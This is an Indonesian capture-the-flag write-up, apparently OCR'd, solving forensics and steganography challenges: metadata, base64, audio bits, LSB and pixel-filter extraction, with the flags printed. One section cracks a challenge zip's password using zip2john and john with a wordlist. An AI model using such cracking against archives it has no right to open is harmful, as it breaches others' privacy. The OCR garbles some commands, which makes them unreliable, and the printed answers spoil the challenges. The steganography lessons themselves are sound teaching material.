
Ya dia ini bukan txt tapi sebuah jpg

>cp chall.txtchall.jpg<


flag = FESTI{nOw_yOu_s33_m3}



GUNUNG DAN BASE64




Ya dia ini cuman file base 64 biasa




flag = FESTI{3X1F_US3R_C0MM3NT}

METADATA TERSEMBUNYI DIKOTA




Pake exiftool biasa aja dapat flagnya



Flag = FESTI{K0M3NT4R_JPG_T3RS3MBUNYI}

FORC3



Penjelasan cara solve

Penjelasan singkat:

chall.zip berisi flag.txt yang dilindungi password (enkripsi ZipCrypto/PKZIP – enkripsi lama yang lemah). Judul soal "always use force" adalah petunjuk untuk **brute force** password-nya pakai wordlist, bukan crack manual.

Cara dapat flag:

1. **Extract hash dari zip** – ubah info enkripsi zip ke format yang bisa dibaca john:

bash

```
zip2john chall.zip > hash.txt
```

2. **Brute force pakai wordlist** (rockyou2.txt) yang udah kamu punya:

```
bashjohn --wordlist=rockyou2.txt hash.txt
```


→ Ketemu password: **operationphoenix**

3. **Extract zip pakai password itu:**

```
bash
   unzip -P operationphoenix chall.zip
```

4. **Baca flag:**

```
bash
   cat flag.txt = FESTI{h1dup_j4ck0w1}
```




HIDUP JOKE COW WE

Ternyata flagnya

ADA-ADA SAJA ADMIN SATU INI

AUDIO BINER WAV



File audio ini ternyata soal CTF steganografi audio biner – barisan bunyi *beep* pendek/panjang yang merepresentasikan bit 0 dan 1. Setelah dianalisis dan didekode, flag-nya adalah:

FESTI{AU3D10_B1N4RY}

OKEY PANTAI BERHASIAT




Foto pantai ini indah, tapi menyimpan rahasia di lapisan bit terkecilnya. Piksel-piksel yang terlihat normal menyembunyikan pesan di Least Significant Bit channel Merah, Hijau, dan Biru secara berurutan. Cara pengerjaan untuk solve

Konsep dasarnya

Setiap piksel gambar RGB punya 3 channel warna: **R**, **G**, **B**. Masing-masing nilainya 0–255, yang kalau ditulis dalam biner jadi 8 bit, misalnya 11010110.

Bit paling kanan (bit ke-8, paling kecil nilainya) disebut **LSB (Least Significant Bit)**. Mengubah bit ini cuma mengubah nilai warna maksimal ±1 dari 255 – jadi mata manusia gak bisa lihat bedanya. Di situlah pesan disembunyikan.

Langkah manual

1. Ambil nilai R, G, B dari piksel pertama
Misal piksel pertama: R=233, G=90, B=100

2. Ubah ke biner (8 bit)

- R = 233 → 11101001
- G = 90 → 01011010
- B = 100 → 01100100

3. Ambil bit terakhir (paling kanan) dari masing-masing

- LSB R = 1
- LSB G = 0
- LSB B = 0

4. Urutkan sesuai instruksi soal: R, G, B, R, G, B, ...
Jadi urutan bit yang terkumpul: 1, 0, 0, ... – lanjut ke piksel berikutnya, ambil lagi LSB R, G, B-nya, ditambahkan ke urutan.

5. Kumpulkan 8 bit → jadi 1 karakter
Setelah dapat 8 bit (butuh ambil dari beberapa piksel karena tiap piksel cuma nyumbang 3 bit), susun jadi byte, misal:
01000110 → konversi biner ke desimal = 70 → di tabel ASCII itu = huruf '**F**'

6. Ulangi terus ambil 8 bit berikutnya → jadi karakter berikutnya → E, S, T, I, {, dst, sampai ketemu **byte 00000000** (null byte) yang menandakan pesan sudah selesai – sisanya adalah noise/random data, bukan bagian pesan.


Kalau mau coba manual beneran (tanpa kode)

Ini bakal sangat melelahkan karena butuh ratusan piksel pertama untuk dapat string FESTI{LSB_P4NT41_R4H4S14} (26 karakter × 8 bit = 208 bit ÷ 3 bit per piksel ≈ 70 piksel pertama gambar). Makanya di praktiknya orang selalu pakai script (Python + Pillow) untuk:

1. Baca semua piksel gambar secara berurutan (kiri-atas ke kanan-bawah)
2. Ambil LSB dari R, G, B tiap piksel
3. Kelompokkan tiap 8 bit → jadi 1 byte → convert ke karakter ASCII
4. Berhenti begitu ketemu byte 0x00

FLAG = **FESTI{LSB_P4NT41_R4H4S14}**

BUNGA DAN FIKSELNYA



Gambar bunga BMP ini menyimpan flag di baris piksel pertama (y=0). Nilai kanal Merah (R) dari setiap piksel adalah kode ASCII karakter flag — tapi hanya piksel yang nilai Hijau (G)-nya sama dengan 42.

Bagaimana cara kita solvenya?

Konsep steganografi di soal ini:
Flag disembunyikan di dalam data piksel gambar BMP, bukan di kontennya secara visual. Triknya ada di deskripsi soal: *"Nilai kanal Merah (R) dari setiap piksel adalah kode ASCII karakter flag – tapi hanya piksel yang nilai Hijau (G)-nya sama dengan 42."*

Ini berarti:

1. **Baris piksel pertama (y=0)** dari gambar berisi data flag, tersembunyi di antara piksel-piksel bunga biasa.
2. Untuk setiap piksel di baris itu, kita cek nilai channel **G (Green)**-nya.
3. Kalau **G == 42**, berarti piksel itu adalah "penanda" bagian dari flag – dan nilai channel **R (Red)**-nya adalah kode ASCII satu karakter flag.
4. Piksel yang G-nya bukan 42 diabaikan (itu cuma dekorasi/noise supaya tidak gampang dibaca langsung dari gambar).

Langkah teknis yang saya lakukan:

python

```
from PIL import Image

img = Image.open('bunga_pixel.bmp')
```

```
w, h = img.size

px = img.load()

flag = ''

for x in range(w):          # loop sepanjang
baris y=0

r, g, b = px[x, 0][:3]  # ambil nilai R, G, B
piksel

if g == 42:              # filter: hanya piksel
penanda


flag += chr(r)       # ubah nilai R jadi
karakter ASCII

print(flag)
```

